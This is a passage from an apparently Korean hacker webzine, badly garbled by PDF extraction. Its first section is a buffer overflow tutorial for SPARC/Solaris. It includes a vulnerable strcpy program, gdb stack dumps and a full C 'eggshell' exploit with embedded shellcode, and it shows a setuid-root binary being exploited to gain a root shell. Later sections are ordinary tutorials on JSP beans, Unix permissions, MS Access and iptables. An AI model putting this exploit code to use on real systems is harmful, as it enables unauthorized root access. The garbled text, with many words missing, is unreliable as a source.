  strcpy(buf, argv[1]);
  printf("Input argv = %s\n", buf); }
```

[sf280r]#/home/dragory/BOF/memory> gdb -q ./tmp

```
(gdb) b main
Breakpoint 1 at 0x105d0: file tmp.c, line 4.
(gdb) disass 0x105d0
Dump of assembler code for function main:
0x105c4 <main>: save %sp, -136, %sp
0x105c8 < main+4>: st %i0, [ %fp + 0x44 ]
0x105cc < main+8>: st %i1, [ %fp + 0x48 ]
0x105d0 < main+12>: add %fp, -40, %o0
0x105d4 <main+16>: mov 4, %o1
0x105d8 < main+20>: Id [ %fp + 0x48 ], %o2
0x105dc <main+24>: add %o1, %o2, %o1
0x105e0 <main+28>: Id [ %o1 ], %o1
0x105e4 <main+32>: call 0x206f8 <strcpy>
0x105e8 <main+36>: nop
0x105ec <main+40>: add %fp, -40, %o1
0x105f0 <main+44>: sethi %hi(0x10400), %o2
```

<_lib_version+8>

0x105f8 <main+52>: call 0x20728 <printf>

0x105f4 <main+48>: or %o2, 0x288, %o0 ! 0x10688

0x105fc <main+56>: nop
0x10600 <main+60>: ret
0x10604 <main+64>: restore
End of assembler dump.

"0x105c4 <main>: save %sp, -136, %sp" main 가 , 136 . 136 가

32	%IO ~ %I7		
24	%i0 ~ %i5		
4			
4	%i6 (%fp)		
4	%i7 (%ret)		
4	Dummy		
24 + 8 * x	,		
4	Dummy		
8 * y	Local		
16	Dummy		

Sp	%10 %17	가 4	32	가	% i O	%i5		
4 24	가 .		%i6	5 (%fp) 가 4	,			
가	%i7 (%ret) 가	•	dummy 4	가			,	
			6					
24 가	. Dummy 4	,		8				8
* 3 = 24		Dummy 16						

___ | ____

2x23. exploit

[sf280r]#/home/dragory/BOF/memory> cat vul.c

```
func(char *in)
{
  char buf[20];
  strcpy(buf, in);
}
  main(int argc, char **argv)
  {
  func(argv[1]);
}
```

[sf280r]#/home/dragory/BOF/memory> gcc -o test test.c -g
[sf280r]#/home/dragory/BOF/memory> gdb -q ./test

```
(gdb) list
1 func(char *in)
2 {
3 char buf[20];
4 strcpy(buf, in);
5 }
7 main(int argc, char **argv)
8 {
9 func(argv[1]);
10 }
(gdb) break 5
Breakpoint 1 at 0x1057c: file test.c, line 5.
(gdb) r `perl -e 'print "A"x20'`
Starting program: /home/dragory/BOF/memory/./test `perl -e 'print
"A"x20'`
Breakpoint 1, func (in=0xffbefa38 'A' <repeats 20 times>) at test.c:5
5 }
(gdb) x/34xw $sp
```

```
0xffbef780: 0x00020638 0xffbef9a0 0x00002000 0xff3b0000
Oxffbef790: 0x00000000 0xffbef8e8 0xffbef8dc 0x000206c4
Oxffbef7a0: Oxffbefa38 Oxffbef8e0 Oxffbef8dc 0x00000b00
0xffbef7b0: 0x00021a54 0xff29bb84 0xffbef808 0x000105a0
0xffbef7c0: 0x00010294 0x00000000 0xff3a022c 0xff3a022c
0xffbef7d0: 0x00000005 0x00000000 0x00000000 0xffbef8dc
0xffbef7e0: 0x41414141 0x41414141 0x41414141 0x41414141
0xffbef7f0: 0x41414141 0x003b186a 0x00000000 0x00000000
0xffbef800: 0x00000000 0x00000000
(gdb) x/28xw 0xffbef808
0xffbef808: 0x0000000c 0xff33e10c 0xff33a5f0 0x00000000
0xffbef818: 0x00000000 0x00000000 0x00000000 0xff3e6694
Oxffbef828: Ox00000002 Oxffbef8dc Oxffbef8e8 Ox00020784
0xffbef838: 0x00000000 0x00000000 0xffbef878 0x00010428
0xffbef848: 0x00000000 0xffbefa38 0x00000000 0x00000000
Oxffbef858: 0x00000003 0xffbef8dc 0x00000004 0xffbef8e8
0xffbef868: 0x00000005 0xffbef9a0 0x00000000 0x00000000
```

```
"(gdb) x/34xw $sp" func main .
%fp, %ret Main 56 , 60
. "0xffbef878", "0x00010428" . gdb .
[sf280r]#/home/dragory/BOF/memory> gdb -g ./test
```

```
(gdb) b main
Breakpoint 1 at 0x10590: file test.c, line 9.
(gdb) r
Starting program: /home/dragory/BOF/memory/./test
Breakpoint 1, main (argc=1, argv=0xffbef8f4) at test.c:9
9 func(argv[1]);
(gdb) info reg fp i7
fp 0x1a7c00 1735680
i7 0x10428 66600
```

```
func
                     buf[20]
                                   가
                                                func
                                                                        96
                    0xffbef7e0
                                                                       .("A"
                                                                               20
                           0x41
                                   .)
                                       가?
                 exploit
                                                가
                                                                          argv[1]
                                       func
                                                   RET
                                                                                       LIF0
     buf[20]
                          RET
                                                                            RET
               main
                                                                 main
        가
                               가
Func
                                                                    func
                                                                            가
                                    가 main
main
                                                   RET
                                                                     func
pc(program counter)가 main
                                          main
                                                                                   RET
```

```
가
                                가
                                                       eggshell
                                                                            main
                                                                                       RET
eggshell
Eggshell
           NOP
                                                            x86
                                                                         Sparc
                                   shellcode (CPU
eggshell
                                                                    instruction
                                                     가
                        .) NOP
                                  (x86
                                             NOP
                                                                   sparc
                                                                                           .).
```

```
#include <stdlib.h>
#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define DEFAULT_EGG_SIZE 2048
char shellcode[] = /* from scz's shellcode for SPARC */
"\x81\xc3\xe0\x14\xaa\x1d\x40\x15\xaa\x1d\x40\x15\x90\x08\x3f\xff"
"\x82\x10\x20\x8d\x91\xd0\x20\x08\x90\x08\x3f\xff\x82\x10\x20\x17"
"\x91\xd0\x20\x80\x49\x73\x20\x80\x62\x61\x20\x80\x73\x65"
"\x20\x80\x3a\x29\x7f\xff\xff\xff\xff\x94\x1a\x80\x0a\x90\x03\xe0\x34"
"\x92\x0b\x80\x0e\x9c\x03\xa0\x08\xd0\x23\xbf\xf8\xc0\x23\xbf\xfc"
"\xc0\x2a\x20\x07\x82\x10\x20\x3b\x91\xd0\x20\x08\x90\x1b\xc0\x0f"
"\x82\x10\x20\x01\x91\xd0\x20\x08\x2f\x62\x69\x6e\x2f\x73\x68\xff";
/* get current stack point address */
long
get_sp(void)
 _asm__("mov %sp,%i0");
static char nop[]="\xaa\x1d\x40\x15";
int main(int argc, char *argv[]) {
char *buff, *ptr, *egg;
long *addr_ptr, addr;
int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
int i, eggsize=DEFAULT_EGG_SIZE;
if (argc > 1) bsize = atoi(argv[1]);
if (argc > 2) offset = atoi(argv[2]);
if (argc > 3) eggsize = atoi(argv[3]);
if (!(buff = malloc(bsize))) {
printf("Can't allocate memory.\n");
exit(0);
}
if (!(egg = malloc(eggsize))) {
printf("Can't allocate memory.\n");
exit(0);
```

OVERHEAD WEBZINE #2 ____ | ___ 43 ____

```
addr = get_sp()-112 - offset;
  printf("Using address: 0x%x\n", addr);
  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
  *(addr_ptr++) = addr;
  ptr = egg;
  for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
  (ptr++) = nop[i\%4];
  *(ptr++) = 0x15;
  for (i = 0; i < strlen(shellcode); i++)
  *(ptr++) = shellcode[i];
  buff[bsize - 1] = '\0';
  egg[eggsize] = '\0';
  memcpy(egg, "EGG=",4);
  putenv(egg);
  memcpy(buff, "RET=", 4);
  putenv(buff);
  system("/bin/tcsh");
  }
exploit
1)
                                root setuid bit
2) eggshell
3) eggshell
                          RET
                                  eggshell
4) perl
                   RET
                           104
5)
                          id
            Sparc NOP
                                            eggshell
                                                                RET가 NOP
가
                                                 exploit
Dumpcode.h
                                                           "EGG="
                                                "EGG="
                                                             가
       eggshe I I
                             RET
                                      NOP
                                  가
                                                                 RET
                                           eggshell
                                                                                        exploit
[sf280r]#/home/dragory/> id
uid=0(root) gid=1(other)
[sf280r]#/home/dragory/> cat vul.c
  func(char *in)
```

```
char buf[20];
  strcpy(buf, in);
  main(int argc, char **argv)
  func(argv[1]);
[sf280r]#/home/dragory/> gcc -o vul vul.c
[sf280r]#/home/dragory/> chmod u+s vul
[sf280r]#/home/dragory/> Is -I vul
-rwsr-xr-x 1 root other 6013 Oct 27 21:34 vul*
[sf280r]#/home/dragory/> exit
[sf280r]#/home/dragory/> id
uid=112(dragory) gid=1(other)
[sf280r]#/home/dragory/> ./eggshell
Using address: 0xffbef760
[sf280r]#/home/dragory/> ./vul `perl -e 'print "\xff\xbe\xf7\x60"x26'`
# id
uid=0(root) gid=1(other)
                      Solaris
```

/etc/system

가

___ | ___



OVERHEAD WEBZINE #2

The Best Hacker Team WOWCODE and OVERHEAD

OVERHEAD WEBZINE #2

3x00. Java Beans By hinehong

hinetop@hotmail.com

3x01. BEANS ?

3x02. <jsp:useBean>

3x03. <jsp:setProperty>

3x04. <jsp:getProperty>

3x05. BEANS

3x06. JSP

3x01. BEANS ?

API 가 . JSP () 가 .

> jsp _^_^

BEANS html

<jsp:usebean></jsp:usebean>	가 .
<jsp:setproperty></jsp:setproperty>	
<jsp:getproperty></jsp:getproperty>	·

1. <jsp:useBean> 가

2. <jsp:setProperty>

3. <jsp:getProperty>

3x02. <jsp:useBean>

<jsp:useBean> jsp 가

1	<jsp:usebean class="</td><td>" id="</td><td>" scope="</td><td>"></jsp:usebean>				
2	<pre><jsp:usebean class="</td><td>" id=" <jsp:setProperty> </jsp:useBean></pre></td><td>" scope="</td><td>"></jsp:usebean></pre>				

<jsp:setProperty>

|--|

OVERHEAD WEBZINE #2 ____ | ___ 47 ____

scope					
class			()		
ype					
clas scope		가 .			
scope			·		
scope					
page		가 .			
equest					
ession	session .				가
application			가		
	•		example/scopeTe	est.jsp	•
	setProperty> y name="beanName" . id	property="propert	yName" value="\	/alue"/>	
property	. ~	•			
	private	. ()	
/alue us	eBean				

```
<jsp:getProperty name="beasName" property="propertyName"/>
1) name
   useBean
                      id
2) property
                                            가
tip)
                 : hine
            : hong
  hine.hong
             <=
3x05. BEANS
  ) HelloBean.java
                                  //
package testpack;
public class HelloBean {
        private String hine = "Hello I love java!";
        public void setHine(String hine)
        {
                this.hine = hine;
        public String getHine()
        {
                return hine;
        }
}
         java
execute) javac -d . HelloBean.java
                                                                                 가
                                   package
                                                           testpack
3x06. JSP
  ) Hello.jsp
<!--1-->
<%@ page import="testpack.HelloBean" contentType="text/html;charset=KSC5601"%>
<!--2-->
<jsp:useBean id="test" class="testpack.HelloBean" scope="page">
<!--3-->
<jsp:setProperty name="test" property="hine" value="</pre>
                                                                 ."/>
<!--4-->
```

```
</jsp:useBean>
<html>
<body>
<!--5-->
getProperty
                                    :<jsp:getProperty name="test" property="hine"/>
<br>
<!--6-->
useBean ID.
                                       : <%=test.getHine()%>
</body>
</html>
1)
import
가
mypack
HelloBean
\verb|mypack.HelloBean|
                                contentType="text/html;charset=KSC5601"%
2)
useBean
3)
setProperty
4)
useBean
5)
getProperty
                                useBean hine
                       test
6)
test
         useBean getHine
```

OVERHEAD WEBZINE #2 ____ | ____ 50 ____



4x00. Permission By Punky punky45@hanmail.net

4x01.

4x02.

4x03. 가 ?

4x04. 가

4x01.

(3)

가 가 . 가

(permission) Root


가

. Root

(permission)

(permission)

ls -l .



(1) 가 (4)

(2) (5)

11월 28 -rwxr-xr-x 1 punky punky 112 11:15 test (2) (3) (4) (5) (8)(1) (6) (7) (6)

(1) 4 - / rwx / r-x / r-x · - : (d -) · rwx () : · r-x () : · r-x () :

rwx 가 (x) . 가


·읽기 허가권(r) : 파일을 읽을 수 있는지 여부를 결정

·쓰기 허가권(w) : 파일을 쓰거나 지울 수 있는지 결정

·실행 허가권(x) : 파일의 접근을 허락 여부를 결정

가

3 165, 229, 75, 126 - default+ - SSH Secure Shell _ D X File Edit View Window Help □ △ b □ Ø □ □ □ □ M Ø Ø Ø W Quick Connect Profiles • [test@neotralinux punky]\$ ls -1 합계 20 112 11월 15 13:39 To-punky 4096 11월 26 09:04 neotra -rw-r--r--1 root root 2 punky drwxrwxr-x punky 4096 11@ 26 09:02 punky 2 punky drwxrwxr-x punky 112 11월 28 11:15 test 4096 11월 29 04:53 test1 1 punky -rwxr-xr-punky punky 2 punky drwxr-xr--[test@neotralinux punky]\$ cd test1 bash: cd: test1: 허가 거부됨 [test@neotralinux punky]\$ ISSH2 - aes128-cbc - hmac-mdf 65a onnected to 165,229,75,126



4x02. ?


가 chown chgrp . chgrp , chown 가 .

Root

chgrp chgrp .

형식 chgrp 새 그룹명 파일명이나 디렉토리명


__ | ___



test1 punky test chgrp


chown chown

형식 chown 새 소유자.새 소유 그룹 파일명 또는 디렉토리명




___ | ____

```
165,229,75,126 - default* - SSH Secure Shell
                                                                      File Edit View Window Help
 □ □ □ □ □ □ □ □ □ □ □ □ □ □ □ □ □ □
 Quick Connect Profiles •
                                                                          [root@neotralinux punky]# 1s -1
합계 20
                                           112 11월 15 13:39 To-punky
4096 11월 26 09:04 neotra
-rw-r--r--
               1 root
                            root
              2 punky
2 punky
drwxrwxr-x
                            punky
                                           4096 11월 26 09:02
drwxrwxr-x
                            punky
-rwxr-xr-- 1 test test
                                           112 11월 28 11:15 test
drwxr-xr-x 2 punky
                          test
                                           4096 11世 29 04:53 test1
[root@neotralinux punky]# chown punky test
[root@neotralinux punky]# 1s -1
합계 20
                                           112 11월 15 13:39 To-punky
4096 11월 26 09:04 neotra
4096 11월 26 09:02 punky
-rw-r--r--
               1 root
                            root
drwxrwxr-x
               2 punky
                            punky
               2 punky
drwxrwxr-x
                            punky
-rwxr-xr-- 1 punky test
                                           112 11월 28 11:15 test
drwxr-xr-x 2 punky test
                                           4096 11월 29 04:53 test1
[root@neotralinux punky]#
onnected to 165,229,75,126
                                    SSH2 - aes128-cbc - hmac-md! 65x16
```



, -R

_ | ____



4x03. 가 ?

chmod가 . Root가 . chmod 가가 . chmod o+r , chmod 777

기호	의미	기호	의미
+	허가 권한 부여	u	소유자 권한
-	허가 권한 제거	g	그룹 권한
=	허가 권한 유지	0	그 외 계정 권한
S	소유자와 그룹만 실행	a	소유자, 그룹, 그 외 계정모두 허가 권한 부여

___ | ___

형식 chmod u, o, g또는 a +또는 - r,w또는 x 권한을 설정할 파일 혹은 디렉토리명

```
165,229,75,126 - default* - SSH Secure Shell
                                                                                       File Edit View Window Help
 🖫 🖾 🕟 🗷 🐧 🕒 😭 😂 🙌
 Quick Connect Profiles •
[punky@neotralinux punky]$ ls -1
                                                112 11월 15 13:39 To-punky
4096 11월 26 09:04 neotra
4096 11월 26 09:02 punky
-rw-r--r-- 1 root
drwxrwxr-x 2 test
                                  root
                                punky
drwxrwxr-x 2 punky punky
                                                    112 11월 28 11:15 test
4096 11월 29 04:53 test1
-rwxr-xr-- 1 punky
drwxr-xr-x 2 punky
                                  test
punky
[punky@neotralinux punky]$ chmod g-w punky
[punky@neotralinux punky]$ ls -1
 합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 test punky 4096 11월 26 09:04 neotra
drwxr-xr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky test 112 11월 28 11:15 test
drwxr-xr-x 2 punky punky 4096 11월 29 04:53 test1
[punky@neotralinux punky]S chmod g+w,o-x test1
[punky@neotralinux punky]$ 1s -1
 합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 test punky 4096 11월 26 09:04 neotra
drwxr-xr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky test 112 11월 28 11:15 test
drwxrwxr-- 2 punky punky 4096 11월 29 04:53 test1
                                                     112 11월 15 13:39 To-punky
[punky@neotralinux punky]$ chmod o+wx test1
[punky@neotralinux punky]$ 1s -1
합계 20
                                                     112 11월 15 13:39 To-punky
-rw-r--r--
                  1 root
                                  root
                                                    4096 11월 26 09:04 neotra
               2 test
drwxrwxr-x
                                  punky
               2 punky
                                                    4096 11월 26 09:02 punky
112 11월 28 11:15 test
                                  punky
drwxr-xr-x
                   1 punky
-rwxr-xr--
                                  test
drwxrwxrwx 2 punky
                                                    4096 11월 29 04:53 test1
                                  punky
[punky@neotralinux punky]$
```


(,)

위기(r): 4 쓰기(w): 2 실행(x): 1

, , , r-x,
r-x . 4+2+1=7, 4+1=5,
4+1=5 chmod 755

형식 chmod 3자리 or 4자리 숫자 파일명 혹은 디렉토리명

__ | ___



Powered By OVERHEAD Team At WOWHACKER.ORG


root 가 . root

root

SetUID SetGID

가

가 SetUID, SetGID



punky SetUID . SetUID7

가 punky45

OVERHEAD WEBZINE #2 ____ | ___ 59 ___



OVERHEAD WEBZINE #2

The Best Hacker Team WOWCODE and OVERHEAD

OVERHEAD WEBZINE #2

5x00. Access Beginner Guide -Table, QueryBy K

5x01.

5x02.

5x03.

5x04. (Table)

5x041.

5x042.

5x043.

5x044.

5x045.

5x046.

5x047.

5x05. (Query)

5x051.

5x052.

5x053.

5x06.

(access) ? 5x01. MS Office MS Office 2002). 5x02. 🍒 역세소 2002의 구설요소 (BIOIEIHO) 소 (Access) 福 (87)(Q) M (17)(2)(Q) 山 (4里 (2)(N) × 10 下田 (11) □ 田田田 레 데이터를 압약하여 테이블 만들기 国 和 보고사 함 보이지 早餐 ■ 量用效力 7가 가 가 가 , SQL (Query) html VBA(Visual Basic for Applications) 가 ' 7가 가 ' 가 ' 5x03. 5x04 5x041. 가 가

, 가

(Row)

(Column)

OVERHEAD WEBZINE #2 ____ | ___ 61 ____

() () ()

K		OVERHEAD
Punky		OVERHEAD
Shadow		OVERHEAD

()

()

5x042. (5가)


,

. 가

.

. ' 가 ' (mdb) , 가 가 가 ' 가 ' '


' 가 '가




· 가 .

<u>.</u>

< >



< >



___ | ___

OVERHEAD WEBZINE #2 ____ | ___ 63 ____

5x043. (10가) . 10가

- * . 가 .
- * .
- * _
- * / -
- 74) * _

* - 가 가 가

* / - Yes/No, True/False, On/Off .

* OLE - 2002 , ,

, OLE . 2002


*

5x044.

OVERHEAD WEBZINE #2 ____ | ___ 64 ____

```
10가
              가
ex)
                     [###]-[###]-[####]
      -> [_ _ _]-[_ _ _]-[_ _ _]
                      가 , 가
* IME
                             IME
5x045.
       mdb가
                  mdb가
                                                      가
[ ], < > -> B,
                                           >,[ ] ->
                                    < >, '
        < >[ ] ->
             < " >[ ] ->
                                   가
                                           [ ] ->
5x046.
                  가 가
                                                         [
                                                            ]
                        (Key)가 .
```

OVERHEAD WEBZINE #2 ____ | ___ 65 ____






<마우스 우클릭,기본키 선택>

<열쇠 모양 생김>

5x047. (Join)

가

.



가

.

.

5x05.

5x051. ?

, , , 가 .

5x052. (5가) 가 ' ' OVERHEAD WEBZINE #2 ____ | ___ 66 ____

가




5x053.

가

5

가



OVERHEAD WEBZINE #2 ____ | ___ 67 ____

Ì	무환연호	시도	72	SA GRANDER ST	世友
9	603-600	부산	강서구	강동동	1~10665万
ĺ	618-801	부산	같서구	266	1067-3223
j	618-802	부산	갈서구	강동동	3224-4936
8	618-300	부산	강서구	2/6/6	
1	518-260	부산	강서구	구항동	
ı	618-210	부산	강서구	복산동	
	618-430	부산	강서구	施力等	
J	618-803	부산	21세구	日別1集	1~200년 지
1	618-805	부산	같서구	四万1毫	204-336
I	518-803	부산	감서구	마저네돌	337~498
1	518-805	挙位	강서구	대제1등	499~621
i	518-803	부산	강서구	마지1등	622~747
	618-805	부산	강세구	대제1등	748~965
J	618-806	부산	갈서구	DIX196	966~1283
ı	618-805	부산	같서구	四对1等	1284-1549
ĺ	618-806	부산	감서구	四万16	1550-1959
ı	618-803	부산	강서구	미제1등	2093~3198
	518-809	부산	강서구	대제명	3337~4137
	618-811	부산	강서구	대제1용	4207~4418
l	616-809	부산	강서구	日利1等	4449-4898
J	616-701	부산	같서구	대저1등 감사구설	
i	618-703	부산	강서구	대저1등 부산교도소	
ı	518-003	부산	강서구	대저1등 부산유환급은	
ı	618-141	부산	강서구	대제1명	
	618-804	부산	강세구	DE78298	5~121년지
1	616-007	부산	감세구	DENIZM	1089-2467
ı	618-808	早世	칼세구	DIXI26	2508-3367
1	618-804	부산	감서구	財別2億	3408-3792
ı	518-808	单位	강서구	DITH255	3828-4052
ı	618-810	부산	강서구	마지2명	4074~4295
	518-808	부산	강세구	마지29	4258~4706
ı	618-808	부산	칼서구	D17629F	4723-4767
	618-808	부산	같세구	日刊2年	4769-5399
ĺ	618-810	부산	감서구	四对2厘	5405-6006

" "

가

* " " " " " : フト " " " "

* In (" "," "): 가" " " " . OR 가 .

* Not " " : 가

* Like " * " : ' '

5x06.

OVERHEAD WEBZINE #2 ____ | ___ 68 ____

가 가 ()

OVERHEAD WEBZINE #2		69

OVERHEAD WEBZINE #2	 	70

OVERHEAD WEBZINE #2		71

OVERHEAD WEBZINE #2		72

OVERHEAD WEBZINE #2		73

OVERHEAD WEBZINE #2		74

OVERHEAD WEBZINE #2 ____ | ___ 75 __



OVERHEAD WEBZINE #2

OVERHEAD WEBZINE #2

6x00. Entension of Iptables By Nabogiyo nabogiyo@msn.com

6x01. ?

6x02.

6x03.

6x04.

6x05.

6x06. SNAT

6x07. DNAT

6x08.

6x09.

OVERHEAD WEBZINE #2 ____ | ___ 76 ____

```
, iptables
           iptables
iptables
 6x01.
         iptables
                               가
                                           Free Software가
                     NAT
                            DNAT, SNAT,
          iptables
                                           . security focus
                                                                     iptables
 6x02. Masquerading
 가
                          가
                                                              가
                                    가
                                                                      PC
                                                 PC ADSL
(?)
                      가
                                                                                ?
                                              가 .
 6x03.
                                      SNAT
               가
                                    가?
SNAT
            (Masquerade) '가
                                                            , SNAT
(Source)
                           가
                                                가
                  PPP
                                                       ΙP
                                                            가
                                 ADSL
       SNAT
               가 .
 6x04.
                                                         PC
                                                            가
                                           iptables
              , iptables가
  ipchains가
                             , ipchains
    iptables
                                           , iptables가
                             iptables
         , iptables
```

OVERHEAD WEBZINE #2 ____ | ___ 77 ____

```
6x05.
[root@Nabogiyo /]# whoami
                   가
               ip
[root@Nabogiyo /]# echo 1 > /proc/sys/net/ipv4/ip_forward
[root@Nabogiyo /]# iptables -F
[root@Nabogiyo /]# iptables -X
FORWARD
